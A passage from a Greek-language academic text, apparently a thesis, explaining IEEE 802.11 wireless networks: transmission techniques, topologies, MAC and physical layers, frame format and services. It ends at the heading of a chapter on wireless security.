  Οι επόμενες τρεις τεχνικές χρησιμοποιούν την μέθοδο εξάπλωσης (ή διασποράς) φάσματος. Η μέθοδος εξάπλωσης φάσματος είναι η FHSS (Frequency Hopping Spread Spectrum), η DSSS (Direct-sequence spread spectrum) και η HR-DSSS (High Rate Direct Sequence Spread Spectrum). Η FHSS ή αλλιώς εξάπλωση φάσματος με συνεχή αλλαγή συχνότητας διαιρεί το εύρος ζώνης σε υποζώνες συχνοτήτων. Πομπός και δέκτης μεταπηδούν από υποζώνη σε υποζώνη για την μετάδοση των δεδομένων. Στην DSSS ή


αλλιώς εξάπλωση φάσματος άμεσης ακολουθίας η μεταδιδόμενη πληροφορία διαμορφώνεται πολλαπλασιαζόμενη με μία ακολουθία και επιτυγχάνει ταχύτητες μέχρι 2Mbps. Το HR-DSSS από την άλλη επιτυγχάνει ταχύτητες μέχρι 11Mbps.

Η πέμπτη τεχνική είναι η **OFDM** (Orthogonal Frequency Division Multiplexing) ή αλλιώς ορθογώνια πολυπλεξία με διαίρεση συχνότητας και αποτελεί ένα είδος εξάπλωσης φάσματος διαφορετική ωστόσο από την FHSS. Επιτυγχάνει ταχύτητες της τάξεως των 54 Mbps.

2.4.2 Τοπολογία IEEE 802.11

Με βάση την τοπολογία τα ασύρματα τοπικά δίκτυα χωρίζονται σε δύο κατηγορίες, τα WLANs με υποδομή (**Infrastructure**) και τα WLANs χωρίς υποδομή (**Ad-Hoc**).


Τα Ad-Hoc ασύρματα δίκτυα αποτελούνται μόνο από σταθμούς (Stations) που είναι απευθείας συνδεμένοι ο ένας με τον άλλο (peer to peer). Station (STA) είναι ένα τερματικό με μηχανισμούς πρόσβασης στο ασύρματο μέσο. Στα Ad-Hoc δίκτυα οι σταθμοί είναι ισότιμοι και επικοινωνούν μεταξύ τους χωρίς να υπάρχει κεντρικός σταθμός επικοινωνίας ο οποίος συντονίζει την επικοινωνία. Εδώ εισέρχεται η έννοια του **Independent Basic Service Set (IBSS)** που αποτελεί στην ουσία μία ομάδα σταθμών που χρησιμοποιούν την ίδια ραδιοσυχνότητα, χωρίς την παρεμβολή κάποιου σημείου πρόσβασης (Εικόνα 9).



Εικόνα 9. **Independent Basic Service Set (IBSS)**

Στα WLANs με υποδομή οι σταθμοί (Stations) μπορούν όχι μόνο να αποκτήσουν πρόσβαση στο ασύρματο μέσο αλλά έχουν και τη δυνατότητα να συνδεθούν σε ένα **Access Point (AP).** Η ομάδα σταθμών που έχει συνδεθεί σε ένα Access Point αποτελεί ένα **Basic Service Set (BSS)**. Το Access Point παίζει τον ρόλο ενός κεντρικού σταθμού ο οποίος επικοινωνεί όχι μόνο με το BSS αλλά και με το σύστημα διανομής. Με τον όρο σύστημα διανομής (**Distribution System - DC**) αναφερόμαστε σε ένα δίκτυο το οποίο συνδέει τα Access Point τόσο μεταξύ τους όσο και με τα υπόλοιπα δίκτυα. Το σύστημα διανομής συνδέεται με τη σειρά του με αλλά εξωτερικά δίκτυα μέσω μίας γέφυρας (**Portal**).Η ευελιξία της σχεδίασης που προσφέρει αποτελεί ένα από τα βασικά πλεονεκτήματα της συγκεκριμένης τεχνολογίας. Από πλευράς ασφάλειας στη δομημένη μορφή είναι


ευκολότερο να αναπτυχθούν καλύτερες πολιτικές ασφαλείας. Στην Εικόνα 10 παρουσιάζονται σχηματικά οι συνδέσεις ανάμεσα στα BSS , AP, DC και Portal.



Εικόνα 10. Συνδέσεις WLAN τύπου Infrastructure

2.4.3 Προδιαγραφές IEEE 802.11


Ας ρίξουμε όμως τώρα μία ματιά στις προδιαγραφές που προσδιόρισε η επιτροπή IEEE. Οι προδιαγραφές αυτές καλύπτουν τα δύο πρώτα και χαμηλότερα στρώματα του μοντέλου OSI (Open Systems Interconnection, Εικόνα 11).Το πρώτο είναι το φυσικό επίπεδο (PHY) και το δεύτερο το επίπεδο μετάδοσης δεδομένων (Data Link Layer). Σε όλες τις παραλλαγές του προτύπου 802.11 το DLL χωρίζεται σε δύο υποεπίπεδα, στο υποεπίπεδο ελέγχου προσπέλασης μέσων (Medium Access Control, MAC) και στο υποεπίπεδο ελέγχου λογικού συνδέσμου (logical Link Layer, LLC. Το LLC έχει σκοπό να κάνει διαφανή στο επίπεδο δικτύου τον τρόπο με τον οποίο τα δεδομένα μεταδίδονται, δηλαδή πια παραλλαγή του 802.11 χρησιμοποιείται. Τα πιο κοινά Ασύρματα τοπικά δίκτυα λειτουργούν στη μη αδειοδοτημένη περιοχή συχνοτήτων ISM (Industrial, Scientific and Medical) των 2,4 GHz και στην UNII (Unlicensed National Information Infrastructure) περιοχή των 5GHz (5.4 GHz ή 5.7 GHz).



Εικόνα 11. Η θέση του προτύπου 802.11 μέσα στο μοντέλο OSI

- ## Medium Access Control (MAC)

Το επίπεδο MAC σε γενικές γραμμές αυτό που κάνει είναι να διαχειρίζεται και να συντηρεί την επικοινωνία μεταξύ 802.11 σταθμών όπως ασύρματων καρτών δικτύου (Wireless NICs) και σημείων πρόσβασης (Access points). Αυτό το πετυχαίνει με το να συντονίζει τη πρόσβαση στο κοινόχρηστο ασύρματο κανάλι και να χρησιμοποιεί πρωτόκολλα που ενισχύουν την επικοινωνία μέσω του ασύρματου μέσου. Στην εικόνα 12 παρουσιάζεται το MAC επίπεδο σχηματικά.




Εικόνα 12. Επίπεδο MAC

- **Point coordination function (PCF):** Περιλαμβάνει τεχνικές οι οποίες προορίζονται για υπηρεσίες πραγματικού χρόνου οι οποίες δεν βασίζονται στον ανταγωνισμό (contention-free). Τέτοιες είναι delay-sensitive εφαρμογές όπως υπηρεσίες φωνής και απαιτούν διαφορετική μεταχείριση από την απλή αποστολή δεδομένων.
- **Distributed Coordination Function (DCF):** Η χρήση αυτής της μεθόδου πρόσβασης στο μέσο είναι υποχρεωτική αντίθετα με την PCF. Χρησιμοποιείται για contention based υπηρεσίες και ως βάση για την PCF. Βασίζεται στη μέθοδο **Carrier Sense Multiple Access with Collision Avoidance** ή αλλιώς **CSMA-CA.**

- **CSMA-CA:** Τα ενσύρματα LANs (Ethernet) μπορούν να ανιχνεύσουν συγκρούσεις (Σύγκρουση ή collision είναι όταν 2 σταθμοί προσπαθούν να αποκτήσουν πρόσβαση στο μέσο την ίδια στιγμή) χρησιμοποιώντας τη μέθοδο CSMA/CD (Collision Detection). Τα ασύρματα όμως λόγο της φύση του μέσου διάδοσης δεν μπορούν να ανιχνεύσουν τις συγκρούσεις. Για αυτό χρησιμοποιούν τη μέθοδο CSMA-CA (Collision Avoidance) σύμφωνα με την οποία όταν οι ασύρματοι σταθμοί που θέλουν να εκπέμψουν ακολουθούν την παρακάτω διαδικασία:
    1. «Ακούν» το συγκεκριμένο κανάλι.
    2. Εάν το κανάλι είναι ελεύθερο δηλαδή δεν υπάρχει άλλος πομπός που να είναι ενεργός τότε περιμένουν ένα τυχαίο διάστημα (**Back Off Time**) διαφορετικό για τον κάθε σταθμό και αν το μέσο συνεχίσει να είναι ελεύθερο μετά το πέρας του χρόνου αυτού τότε στέλνει ο καθένας το πακέτο του.
    3. Εάν το κανάλι είναι κατειλημμένο από άλλο πομπό τότε ο κάθε σταθμός σταματά και περιμένει μέχρι να σταματήσει η εκπομπή. Το διάστημα που θα περιμένει ο σταθμός μέχρι να ελευθερωθεί το μέσο του είναι γνωστός εξαιτίας του μετρητή **NAV (Network Allocation Vector)**. Ο NAV είναι ένας μετρητής ο οποίος υπάρχει σε κάθε σταθμό. Ο σταθμός που εκπέμπει και καταλαμβάνει το μέσο περιλαμβάνει την τιμή του NAV του στο πακέτο που στέλνει ώστε να γνωρίζουν οι άλλοι σταθμοί πόσο χρόνο χρειάζεται για την αποστολή του πακέτου του και συνεπώς πόσο διάστημα πρέπει να οι ίδιοι να περιμένουν. Οι σταθμοί δεν μπορούν να εκπέμπουν μέχρι ο μετρητής NAV να γίνει 0. Η χρήση του μετρητή NAV αξίζει να αναφέρουμε ότι χρησιμεύει και σαν μέθοδος εξοικονόμησης ενέργειας καθώς πολλοί σταθμοί οι οποίοι λειτουργούν με μπαταρία μπαίνουν σε κατάσταση χαμηλής κατανάλωσης ενέργειας μέχρι ο μετρητής NAV τους να γίνει 0. Όταν η εκπομπή σταματήσει ο κάθε σταθμός περιμένει ένα τυχαίο χρονικό διάστημα (back off time) πριν εκπέμψουν. Το διάστημα αυτό είναι σημαντικό για να μην αρχίσουν να εκπέμπουν όλοι οι σταθμοί που περίμεναν να ελευθερωθεί το κανάλι ταυτόχρονα και έτσι να έχουμε συγκρούσεις. Εάν το κανάλι είναι ακόμα ελεύθερο στο τέλος του back off time του κάθε σταθμού τότε εκπέμπουν το πακέτο τους αλλιώς επαναλαμβάνουν τη διαδικασία μέχρι να ελευθερωθεί το κανάλι.
- **Επιπλέον στοιχεία που βοηθούν στην απόδοση:**
    1. **Positive Acknowledgement (ACK):** Μετά από τη λήψη κάθε πακέτου ο δέκτης, εφόσον το έχει παραλάβει σωστά, επιστρέφει στον πομπό ένα ACK πακέτο. Στην αντίθετη περίπτωση ο δέκτης δεν επιστρέφει τίποτα. Ο έλεγχος των πακέτων γίνεται μέσω του CRC (Cyclic redundancy check) που είναι ένας κώδικας ανίχνευσης σφαλμάτων που χρησιμοποιείται συνήθως σε ψηφιακά δίκτυα και σε συσκευές αποθήκευσης.


2. **MAC level retransmission:** Σε περίπτωση που ο πομπός δεν λάβει το ACK πακέτο τότε θα πραγματοποιήσει επανάληψη της αποστολής ακολουθώντας τις κλασσικές διαδικασίες CSMA-CA.
3. **Fragmentation:** Είναι γεγονός ότι η πιθανότητα λαθών κατά τη μετάδοση των πακέτων στα ασύρματα δίκτυα είναι αρκετά μεγαλύτερη από την αντίστοιχη των ενσύρματων. Η πιθανότητα αυτή μεγαλώνει ακόμα περισσότερο όταν πρόκειται για μεγάλου μεγέθους πακέτα. Για να μειωθεί αυτή η πιθανότητα τα μεγάλα πακέτα μπορούν να διαιρεθούν σε μικρότερα για να πραγματοποιηθεί η εκπομπή τους. Έτσι ακόμα και σε περίπτωση λάθους η επανεκπομπή θα διαρκέσει λιγότερο.
4. **RTS/CTS (Request to send)/(Clear To Send):** Είναι ένα είδους χειραψίας ανάμεσα σε πομπό και δέκτη πριν την αποστολή του πακέτου. Χρησιμοποιείται για την αντιμετώπιση των προβλημάτων **hidden node** και **exposed node.**
    I. **Hidden node problem:** Εικόνα 13. Αν και ο υπολογιστής Α και ο Β μπορούν να επικοινωνήσουν με το access point, είναι κρυμμένοι ο ένας από τον άλλο λόγο της εμβελείας τους. Έτσι όταν ο υπολογιστής Α στέλνει ένα πακέτο στο access point ο Β δεν τον ακούει με αποτέλεσμα την περίπτωση ο Β να διεκδικήσει πρόσβαση στο μέσο ενώ ο Α εκπέμπει δεδομένα ακόμα και έτσι να έχουμε σύγκρουση.



Εικόνα 13. Hidden Node Problem

    II. **Exposed Node Problem:** Εικόνα 14. Έστω ότι έχουμε 2 υπολογιστές Α,Β και 2 access point Α,Β. Όπως βλέπουμε στην εικόνα 14 τα δύο access points είναι εκτός εμβέλειας το ένα με το άλλο ενώ οι δυο υπολογιστές είναι εντός εμβέλειας ο ένας με τον άλλο. Ας υποθέσουμε ότι ο υπολογιστής Α πραγματοποιεί ανταλλαγή δεδομένων με το access point Α και ο υπολογιστής Β θέλει να εκπέμψει στο

access point B. Ο τελευταίος σταματά όμως και περιμένει νομίζοντας πως το μέσο είναι κατειλημμένο επειδή ακούει τον υπολογιστή Α να εκπέμπει. Στην πράξη ο υπολογιστής Β δεν χρειάζεται να περιμένει καθώς το access point Α είναι εκτός της εμβελείας του και θα μπορούσε να στείλει το πακέτο δεδομένων του χωρίς πρόβλημα στο access point Β.



Εικόνα 14. Exposed Node Problem

- ## Physical Layer (PHY)

Το πρότυπο 802.11 καθορίζει όπως αναφέραμε και πιο πάνω πέντε επιτρεπόμενες τεχνικές μετάδοσης για το φυσικό επίπεδο:


i. Υπέρυθρες
ii. FHSS (Frequency Hopping Spread Spectrum)
iii. DHSS (Direct Sequence Spread Spectrum)
iv. OFDM (Orthogonal Frequency-Division Multiplexing)
v. HR-DSSS (High Rate Direct Sequence Spread Spectrum)

Οι τρείς πρώτες παρουσιάστηκαν το 1997,είχαν απόδοση 1 ή 2Mbps ενώ οι δύο τελευταίες παρουσιάστηκαν το 1999, επιτύγχαναν ταχύτητες 54Mbps(OFDM) και 11Mbps(HR-DSSS). Το φυσικό επίπεδο όχι μόνο αξιολογεί και ενημερώνει το επίπεδο MAC για την κατάσταση του ασύρματου μέσου αλλά επίσης του παρέχει μηχανισμούς ασύρματης μετάδοσης.

- ## Αποστολή και λήψη πλαισίων (frames)

Οι συσκευές που ακολουθούν το πρότυπο 802.11 επικοινωνούν μεταξύ τους ουσιαστικά ανταλλάσοντας πλαίσια (frames)στο υποεπίπεδο MAC. Το πρότυπο 802.11 υποστηρίζει τρείς διαφορετικές κατηγορίες πλαισίων MAC: τα πλαίσια δεδομένων (**Data Frames**), τα πλαίσια ελέγχου (**Control Frames**) και διαχείρισης (**Management Frames**). Σε αντίθεση με τα πλαίσια δεδομένων τα πλαίσια ελέγχου

και διαχείρισης είναι μικρότερα. Η γενική μορφή του πλαισίου δεδομένων φαίνεται στην εικόνα 15. Τα 30 πρώτα byte αποτελούν την κεφαλίδα MAC (MAC Header).



Εικόνα15. Πλαίσιο δεδομένων του προτύπου 802.11

- **Έλεγχος πλαισίου (Frame Control):** Αποτελείται από 11 υποπεδία και περιλαμβάνει πληροφορίες ελέγχου που χρησιμοποιούνται για να οριστεί ο τύπος του πλαισίου MAC με σκοπό να προσφέρει τις απαραίτητες πληροφορίες προκειμένου τα επόμενα πεδία να καταλάβουν πως θα επεξεργαστούν το πλαίσιο. Το υποεπίπεδο **έκδοση** πρωτοκόλλου σκοπό έχει να διασφαλίσει τη λειτουργία διαφορετικών εκδόσεων του πρωτοκόλλου στην ίδια κυψέλη (cell). Τα πεδία **τύπος** και **δευτερεύων τύπος** αναφέρονται στον τύπο του πλαισίου (δεδομένων, ελέγχου, διαχείρισης). Τα πεδία **Προς DS** και **από DS** προσδιορίζουν εάν το πλαίσιο προέρχεται ή κατευθύνεται στο σύστημα διανομής (distribution system). Το **MF (more fragments)** σημαίνει ότι θα ακολουθήσουν περισσότερα θραύσματα (fragments). Το **R (Retry)** σημαίνει αναμετάδοση πλαισίου που στάλθηκε νωρίτερα. Το πεδίο **PM (Power Management)** θέτει τον παραλήπτη σε κατάσταση νάρκης (power save mode, 0) ή τον επαναφέρει (active mode, 1). Το **MD (More Data)** δηλώνει αν ο αποστολέας έχει επιπλέον πλαίσια προς αποστολή. Το πεδίο **WEP (Wired Equivalent Privacy)** παίρνει την τιμή **0** όταν δεν έχει χρησιμοποιηθεί ο αλγόριθμος WEP και την τιμή 1 όταν έχει χρησιμοποιηθεί. Τέλος το πεδίο **ORD (Order)** παίρνοντας την τιμή 1 δείχνει στον παραλήπτη ότι θα επεξεργαστεί τα πλαίσια που λαμβάνει τοποθετώντας τα σε αύξουσα σειρά (strictly ordered).
- **Διάρκεια (Duration ID):** Το πεδίο διάρκεια αναφέρει πόσο θα απασχολήσει το κανάλι η μετάδοση και επιβεβαίωση του πλαισίου.
- **Διευθύνσεις (Addresses 1-4):** Το πιο σημαντικό μέρος της MAC κεφαλίδας είναι οι διευθύνσεις που ακολουθούν. Οι κεφαλίδες MAC του 802.11 σε σχέση με το Ethernet είναι πιο σύνθετες και μπορούν να περιέχουν μέχρι 4 διευθύνσεις. Οι διευθύνσεις αφορούν:

i. Τη διεύθυνση του πομπού (Transmitter Address, TA)
ii. Τη διεύθυνση του Δέκτη (Receiver Address, RA)
iii. Τη διεύθυνση πηγής του μηνύματος (Source Address, SA)
iv. Τη διεύθυνση προορισμού (Destination Address, DA)

Στην περίπτωση Ad-Hoc δικτύου η κεφαλίδα MAC περιέχει μόνο δύο διευθύνσεις (SA & DA) καθώς όλοι οι σταθμοί επικοινωνούν απευθείας μεταξύ τους. Στην περίπτωση που το δίκτυο είναι σε λειτουργία Infrastructure mode έχουμε χρήση τριών διευθύνσεων (DA,SA,RA). Χρήση όλων των διευθύνσεων έχουμε στην περίπτωση μετάδοσης από ένα Access Point σε ένα άλλο.

- **Ακολουθία (Sequence Control):** Επιτρέπει την αρίθμηση των θραυσμάτων. Τα 12 πρώτα bit προσδιορίζουν το πλαίσιο ενώ τα υπόλοιπα 4 τον αύξοντα αριθμό θραύσματος.
- **Δεδομένα (Data):** Περιέχει το ωφέλιμο φορτίο προς μεταφορά (payload) και μπορεί να έχει μέγεθος μέχρι 2312 bytes.
- **Άθροισμα ελέγχου (Cyclic Redundancy Check, CRC / checksum):** Ακολουθεί μετά το πεδίο data και στόχο έχει την ανίχνευση λαθών κατά τη μετάδοση. Αποτελεί το τελευταίο πεδίο του πλαισίου.

• Υπηρεσίες 802.11

Το πρότυπο 802.11 ορίζει ότι κάθε ασύρματο δίκτυο πρέπει να παρέχει εννέα υπηρεσίες. Οι υπηρεσίες αυτές χωρίζονται σε πέντε υπηρεσίες διανομής και τέσσερις υπηρεσίες σταθμών. Οι υπηρεσίες διανομής προσφέρονται από τα AP και αναφέρονται στη διαχείριση των σταθμών της κυψέλης και την αλληλεπίδραση με άλλους σταθμούς εκτός αυτής. Οι υπηρεσίες σταθμών αφορούν γεγονότα μέσα στην κυψέλη αφού έχει πραγματοποιηθεί σύνδεση του σταθμού με το AP.

- **Συσχέτιση (association):** Οι σταθμοί των χρηστών χρησιμοποιούν αυτή την υπηρεσία προκειμένου να συνδεθούν σε ένα AP. Οι σταθμοί πρέπει να αυθεντικοποιηθεί από το AP αλλιώς η αίτηση σύνδεσης του θα απορριφθεί .
- **Αποσυσχέτιση (disassociation):** Η χρήση της γίνεται για την αποσύνδεση του σταθμού από το AP. Η εκκίνηση της μπορεί αν γίνει είτε από τον σταθμό είτε από το AP οποιαδήποτε στιγμή.
- **Επανασυσχέτιση (reassociation):** Χρησιμοποιείται για την μετακίνηση ενός σταθμού από ένα AP σε άλλο. Υπηρεσία ιδιαίτερα χρήσιμη για σταθμούς που περιάγονται.
- **Διανομή (distribution):** Η υπηρεσία της διανομής καθορίζει το πώς γίνεται η δρομολόγηση των πλαισίων μέσα στην κυψέλη. Στην περίπτωση που ο σταθμός είναι εκτός εμβέλειας το πλαίσιο θα πρέπει να προωθηθεί μέσω του ασυρμάτου δικτύου ή μίας ασύρματης γέφυρας.
- **Ενοποίηση (Integration):** Η υπηρεσία ενοποίησης είναι υπεύθυνη για τη μετατροπή των πλαισίων τα οποία έχουν προορισμό ένα δίκτυο που δεν ακολουθεί το πρότυπο 802.11.

- **Πιστοποίηση ταυτότητας (authentication):** Όλοι οι σταθμοί είναι υποχρεωμένοι να πιστοποιούν την ταυτότητα τους πριν στείλουν και λάβουν δεδομένα.
- **Ακύρωση πιστοποίησης ταυτότητας (deauthentication):** Σε περίπτωση εγκατάλειψης του δικτύου από το σταθμό ακυρώνεται παράλληλα και η πιστοποίηση που είχε λάβει. Έτσι ο σταθμός δεν μπορεί να χρησιμοποιήσει πλέον πόρους του δικτύου.
- **Εμπιστευτικότητα (Confidentiality):** Για την διασφάλιση της εμπιστευτικότητας στις επικοινωνίες πραγματοποιείται κρυπτογράφηση των δεδομένων που μεταφέρονται.
- **Εγγύηση Παράδοσης δεδομένων (Data delivery):** Η μετάδοση δεδομένων στο 802.11 δεν είναι 100% αξιόπιστη. Για αυτό το λόγο τα ανώτερα επίπεδα είναι υπεύθυνα για την ανίχνευση τυχών σφαλμάτων κατά τη μετάδοση και να τα διορθώσουν αν είναι δυνατό.

ΚΕΦΑΛΑΙΟ 3

Ασφάλεια Ασύρματων Δικτύων

Εισαγωγή

